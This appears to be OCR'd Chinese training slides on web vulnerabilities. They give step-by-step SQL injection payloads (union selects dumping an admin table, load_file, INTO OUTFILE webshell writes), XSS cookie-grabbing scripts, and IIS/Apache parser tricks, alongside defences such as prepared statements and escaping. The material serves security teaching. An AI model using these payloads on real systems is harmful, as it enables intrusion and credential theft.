
MSSQL数据库庞大易用，包含系统库和用户库。




php+Mysql组合

MySQL是一个小型关系型数据库管理系统，由于其体积小、速度快、总体拥有成本低，尤其是开放源码这一特点，许多中小型网站为了降低网站总体拥有成本而选择了MySQL作为网站数据库。

与PHP搭配，可称之为“黄金搭档”。



Java主要包含JSP、Servlet、WebService等等



• SQL注入手工检测实例（以MSSQL为例）

类型1：MSSQL数字型

```
set conn = Server.CreateObject("ADODB.Connection")
strconn = "PROVIDER=SQLOLEDB;DATA SOURCE=localhost;UID=sa;PWD=sa;
DATABASE=test1"
conn.open strconn
sql = "select * from users where id=" & request("id")
set rs = conn.execute(sql)
```

上面的代码在提交参数id=1时。sql语句为：

select * from users where id = 1 ;

数据库将执行sql语句，在tablepre表中查找字段为id=1时的全部数据。

在提交参数的位置提交 **and 1=1**，语句变成：

select * from users where id = 1 and 1=1 ;

这时语句前值后值都为真，and以后也为真，返回查询到的数据。执行了攻击者额外的SQL查询语句，导致SQL注入漏洞猜列名

类型2：MSSQL字符型

```
set conn = Server.CreateObject("ADODB.Connection")
strconn = "PROVIDER=SQLOLEDB;DATA SOURCE=localhost;UID=sa;PWD=sa;
DATABASE=test1"
conn.open strconn
sql = "select * from news where title=" & request("title") & ""
set rs = conn.execute(sql)
```

上面的代码在提交参数\$title=**nf**时。sql语句为：

SELECT * FROM news WHERE title = 'nf'

数据库将执行sql语句，在users表中查找字段username=nsfocus时的全部数据。

在提交参数的位置提nf' and 'a' = 'a 语句变成：

SELECT * FROM news WHERE title = 'nf' and 'a' = 'a'

通过闭合单引号并闭合后面的原始语句，执行了攻击者额外的SQL语句，导致SQL注入漏洞

SQL手工尝试

判断注入存在性：

[/AccessInj/ArticleShow.asp?ArticleID=361](#)

[/AccessInj/ArticleShow.asp?ArticleID=361'](#) (闭合)

[/AccessInj/ArticleShow.asp?ArticleID=361](#) and 1=1 (逻辑)

[/AccessInj/ArticleShow.asp?ArticleID=361](#) and 1=2

[/AccessInj/ArticleShow.asp?ArticleID=361](#)+1 (运算)

[/AccessInj/ArticleShow.asp?ArticleID=361](#)-1

mssql_inj_string.asp?title=nf

mssql_inj_string.asp?title=nf'

mssql_inj_string.asp?title=nf' and 'a'='a

mssql_inj_string.asp?title=nf' and 'a'='b

完整的SQL注入实例1 (php+Mysql) :

1、判断漏洞存在与否：闭合性 (') , 逻辑(and、or) , 运算 (-、 +)

2、判断字段数： order by 4

3、确定回显字段： union select 1,2,3,4

4、信息获取： @@version、 user()、 @@datadir、 database()、
@@HOSTNAME

5、从裤里获取表：

```
select 1,2,group_concat(table_name),4 from information_schema.tables  
where table_schema=0x353130636D73
```

此处：0x353130636D73=510cms

6、从表里获取列（字段）：

```
select 1,2,group_concat(column_name),4 from  
information_schema.columns where  
table_name=0x3531305F61646D696E and  
table_schema=0x353130636D73
```

注：0x353130636D73=510cms，0x3531305F61646D696E=510_admin

7、读取管理员用户密码：

```
select 1,2,concat(name,0x20,passwd),4 from 510cms.510_admin
```

注：0x20是换行符

8、读取文件（具备文件权限）：


```
select 1,2,load_file(0x633A2F626F6F742E696E69),4
```

注：0x633A2F626F6F742E696E69=c:/boot.ini

9、写文件：

```
select 1,2,'<?php phpinfo();?>',4 into outfile
```

```
'C:\\wwwroot\\510cms2\\1.php'
```



完整的SQL注入实例2（ ASPX+MSSQL ）：

[观看演示视频](#)

SQL注入的防御：

1、参数绑定与预编译：

```
string strSQL="SELECT * FROM [user] WHERE user_id=@id";  
SqlCommand cmd = new SqlCommand();  
cmd.CommandText = strSQL;  
cmd.Parameters.Add("@id", SqlDbType.VarChar, 20).Value=Request["id"].ToString();
```

```
String sql= "select * from users where username=? and password=?";  
PreparedStatement preState = conn.prepareStatement(sql);  
preState.setString(1, userName);  
preState.setString(2, password);  
ResultSet rs = preState.executeQuery();
```

2、使用查询框架：Hibernate、 ibatis

3、过滤SQL注入时的关键字（单引号、分号、双引号、select、and、union等）

一个最有效的方案：字符型参数过滤掉单引号，数字型参数用参数转换（StrToInt）

工具注入

常用的工具：SQLmap、Pangolin、Havij、sql_2005_inj

```
C:\Python27>python.exe C:\Python27\sqlmap\sqlmap.py -h
Usage: C:\Python27\sqlmap\sqlmap.py [options]

Options:
  -h, --help                Show basic help message and exit
  -hh                       Show advanced help message and exit
  --version                 Show program's version number and exit
  -v VERBOSE                Verbosity level: 0-6 (default 1)

Target:
  At least one of these options has to be provided to set the target(s)

  -u URL, --url=URL        Target URL (e.g. "www.target.com/vuln.php?id=1")
  -g GOOGLEDORK            Process Google dork results as target URLs

Request:
  These options can be used to specify how to connect to the target URL

  --data=DATA              Data string to be sent through POST
  --cookie=COOKIE          HTTP Cookie header
  --random-agent            Use randomly selected HTTP User-Agent header
  --proxy=PROXY            Use a proxy to connect to the target URL
  --tor                    Use Tor anonymity network
  --check-tor              Check to see if Tor is used properly

Injection:
  These options can be used to specify which parameters to test for,
  provide custom injection payloads and optional tampering scripts

  -p TESTPARAMETER        Testable parameter(s)
  --dbms=DBMS             Force back-end DBMS to this value
```

关于MD5：

Pangolin - Amazing SQL Injection World

File Scan Edit Tool Help

URL:

Type: Integer DB: Mysql Keyword:

Datas

Table/Column	Count	id	name	passwd
<input type="checkbox"/> 510_procut		3	lwphp	0a7aacdfc4588232bd0beccf9408853f
<input type="checkbox"/> 510_weblink		1	admin	8dbdf8221fcf4bd6ac5a48317baa948c

510_admin

- ☒ id
- ☐ mid
- ☒ name
- ☒ passwd
- ☐ remark

Current database is : 510cms
Field count is : 4
String field position at : 3

凌网PHP-网站后台管理 - Microsoft Internet Explorer

地址:

管理登陆

登陆名称:

登陆密码:

验证码: W02Y

请勿非法登陆!

登陆 取消

Power by 865171 Copyright 2009

在线破解MD5 : http://www.cmd5.com



关于盐 (salt) :

一般MD5加密 (16位) :

MD5(123456)=49ba59abbe56e057

密文: 49ba59abbe56e057
类型: md5
解密

查询结果:
123456

```
salt = '@5Zf_8>/Q';
Pass = userpass + salt;
SQL = 'insert into user ... VALUES(' + MD5(pass) + ...;
```

MD5(123456@5Zf_8>/Q)=945aeaec2bda8293

密文: 945aeaec2bda8293
类型: md5
解密

查询结果:

未查到,已加入本站后台破解,完成进度:0%

请等待最多5天,如果解密成功将自动给你发送邮件通知,如果进度
示解密失败。

关于多次MD5与混合加密：

$\text{MD5}(\text{MD5}(\text{MD5}(\text{MD5}(\text{MD5}(123456))))=2756281699eebb50$

$\text{MD5}(\text{sha1}(123456))=\text{fd656a2d490b842c}$

- 1 简介
- 2 SQL注入漏洞
- 3 XSS
- 4 解析漏洞
- 5 文件上传漏洞
- 6 弱口令与表单破解
- 7 信息泄露与目录遍历
- 8 框架与中间件漏洞
- 9 IIS写权限漏洞

XSS是什么？

XSS又叫CSS (Cross Site Script) , 跨站脚本攻击。它指的是恶意攻击者往Web页面里插入恶意html代码, 当用户浏览该页之时, 嵌入其中Web里面的html代码会被执行, 从而达到恶意用户的特殊目的(比如盗取cookie、以受害人权限做一些操作(CSRF)等)。

在XSS攻击中, 一般有三个角色参与: 攻击者、目标服务器、受害者的浏览器。



XSS
Cross Site Scripting

XSS属于被动式的攻击，因为其被动且不好利用，所以许多人常呼略其危害性。

QQ空间某功能缺陷导致日志存储型XSS - 15

QQ空间某功能缺陷导致日志存储型XSS - 14

QQ空间某功能缺陷导致日志存储型XSS - 13

phpcms v9 注入一枚 **\$\$**

QQ空间某功能缺陷导致日志存储型XSS - 12

QQ空间某功能缺陷导致日志存储型XSS - 11

QQ空间某功能缺陷导致日志存储型XSS - 10

QQ空间某功能缺陷导致日志存储型XSS - 9

QQ空间某功能缺陷导致日志存储型XSS - 8

QQ空间某功能缺陷导致日志存储型XSS - 7

QQ空间某功能缺陷导致日志存储型XSS - 6

QQ空间某功能缺陷导致日志存储型XSS - 5

QQ空间某功能缺陷导致日志存储型XSS - 4

QQ空间某功能缺陷导致日志存储型XSS - 3

QQ空间某功能缺陷导致日志存储型XSS - 2

QQ空间某功能缺陷导致日志存储型XSS

新浪邮箱邮件正文XSS - 富文本过滤策略绕过

漏洞名称

[腾讯实例教程] 那些年我们一起学XSS - 21. 存储型XSS进阶 [猜测规则，利用Flash addCallback构造XSS]

[腾讯实例教程] 那些年我们一起学XSS - 20. 存储型XSS入门 [套现绕过富文本]

[腾讯实例教程] 那些年我们一起学XSS - 19. 存储型XSS入门 [什么都没过滤的情况]

[腾讯实例教程] 那些年我们一起学XSS - 18. XSS过滤器绕过 [猥琐绕过]

[腾讯实例教程] 那些年我们一起学XSS - 17. XSS过滤器绕过 [通用绕过]

[腾讯实例教程] 那些年我们一起学XSS - 16. Flash Xss进阶 [ExternalInterface.call第二个参数]

[腾讯实例教程] 那些年我们一起学XSS - 15. Flash Xss进阶 [ExternalInterface.call第一个参数]

[腾讯实例教程] 那些年我们一起学XSS - 14. Flash Xss入门 [navigateToURL]

[腾讯实例教程] 那些年我们一起学XSS - 13. Dom Xss实例 [Discuz X2.5]

[腾讯实例教程] 那些年我们一起学XSS - 12. Dom Xss进阶 [路径con]

[腾讯实例教程] 那些年我们一起学XSS - 11. Dom Xss进阶 [篡改iframe]

[腾讯实例教程] 那些年我们一起学XSS - 10. Dom Xss进阶 [邂逅eval]

[腾讯实例教程] 那些年我们一起学XSS - 9. Dom Xss入门 [隐式输出]

[腾讯实例教程] 那些年我们一起学XSS - 8. Dom Xss入门 [显式输出]

[腾讯实例教程] 那些年我们一起学XSS - 7. 宽字节、反斜线与换行符一起复仇记

[腾讯实例教程] 那些年我们一起学XSS - 6. 换行符复仇记

[腾讯实例教程] 那些年我们一起学XSS - 5. 反斜线复仇记

[腾讯实例教程] 那些年我们一起学XSS - 4. 宽字节复仇记 [QQ邮箱基本通用]

[腾讯实例教程] 那些年我们一起学XSS - 3. 输出在HTML属性里的情况

[腾讯实例教程] 那些年我们一起学XSS - 2. 输出在<script></script>之间的情况

XSS 一般分为**反射性XSS**和**存储型XSS**


反射型XSS，又称非持久型XSS。之所以称为反射型XSS，则是因为这种攻击方式的注入代码是从目标服务器通过错误信息、搜索结果等等方式“反射”回来的。而称为非持久型XSS，则是因为这种攻击方式具有一次性。由于代码注入的是一个动态产生的页面而不是永久的页面，因此这种攻击方式只在点击链接的时候才产生作用，这也是它被称为非持久型XSS的原因。

存储型XSS，又称持久型XSS，他和反射型XSS最大的不同就是，攻击脚本将被永久地存放在目标服务器的数据库和文件中。这种攻击多见于论坛，攻击者在发帖的过程中，将恶意脚本连同正常信息一起注入到帖子的内容之中。随着帖子被论坛服务器存储下来，恶意脚本也永久地被存放在论坛服务器的后端存储器中。当其它用户浏览这个被注入了恶意脚本的帖子的时候，恶意脚本则会在他们的浏览器中得到执行，从而受到了攻击。

XSS 是如何发生的呢

假如有下面一个页面：

xss1.asp?name=kitty




kitty, 您好!

欢迎您的登陆!

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
</head>
<body>
<p><b>kitty</b>,您好!</p><br>欢迎您的登陆!
</body>
```

XSS 是如何发生的呢



kitty, 您好!

欢迎您的登陆!

```
源: http://localhost/xss1.asp?name=kitty - Mozilla Firefox
文件(F)  编辑(E)  查看(V)  帮助(H)

1  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Trans.
2  <html xmlns="http://www.w3.org/1999/xhtml">
3  <head>
4  </head>
5  <body>
6  <p><b>kitty</b>, 您好!</p><br>欢迎您的登陆!
7  </body>
```

XSS 是如何发生的呢

如果我们提交：

`xss1.asp?name=kitty<script>alert('xss')</script>`
会发生什么呢？






kitty, 您好!

欢迎您的登陆!

```
源: http://localhost/xss1.asp?name=kitty%3Cscript%3Ealert('xss')%3C/script%3E - Mozilla  
文件(F) 编辑(E) 查看(V) 帮助(H)  
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http:  
2 <html xmlns="http://www.w3.org/1999/xhtml">  
3 <head>  
4 </head>  
5 <body>  
6 <p><b>kitty<script>alert('xss')</script></b>, 您好!</p><br>欢迎您的登陆!  
7 </body>
```


如果提交

xss1.asp?name=kitty<script>alert(document.cookie)</script>



存储型XSS

它与反射性XSS的不同就在于服务器将用户的恶意输入存储在数据库或者文件中，使得出现XSS的页面永久存在。危害巨大！



防范：

1、最小化原则（白名单）

例如只允许输入数字字母的地方，就采用规则（可使用正则表达式）限制。

例如验证数字：`^[0-9]*$`

2、关键字符检查（黑名单）

根据XSS关键字进行有害输入检查。

如`<script>`、``、`<iframe>`

3、元字符转义

`< → <` `> → >` `& → &` `' → %'027;` `" → "`

1 简介

2 SQL注入漏洞

3 XSS

4 解析漏洞

5 文件上传漏洞

6 弱口令与表单破解

7 信息泄露与目录遍历

8 框架与中间件漏洞

9 IIS写权限漏洞

解析漏洞

1、简述

指WebServer由于自身漏洞或者配置问题导致将非动态脚本文件格式解析为动态脚本，并执行代码。

Apache

test.php.xxx

IIS

test.asp;1.jpg

test.asp/1.jpg

防范：

1、升级有缺陷的Web服务器软件。

2、过滤URL中的特殊字符

例如分号（；）

3、修改Web服务器的配置

例如，针对IIS会以asp语言解析.asp目录中的文件，那么可以设置目录权限，或者修改附件上传的目录为非web目录。

对于Apache，根据不同目录，在http.conf中停止php引擎：

```
<Directory /srv/www/htdocs/project/uploads>  
php_admin_flag engine off  
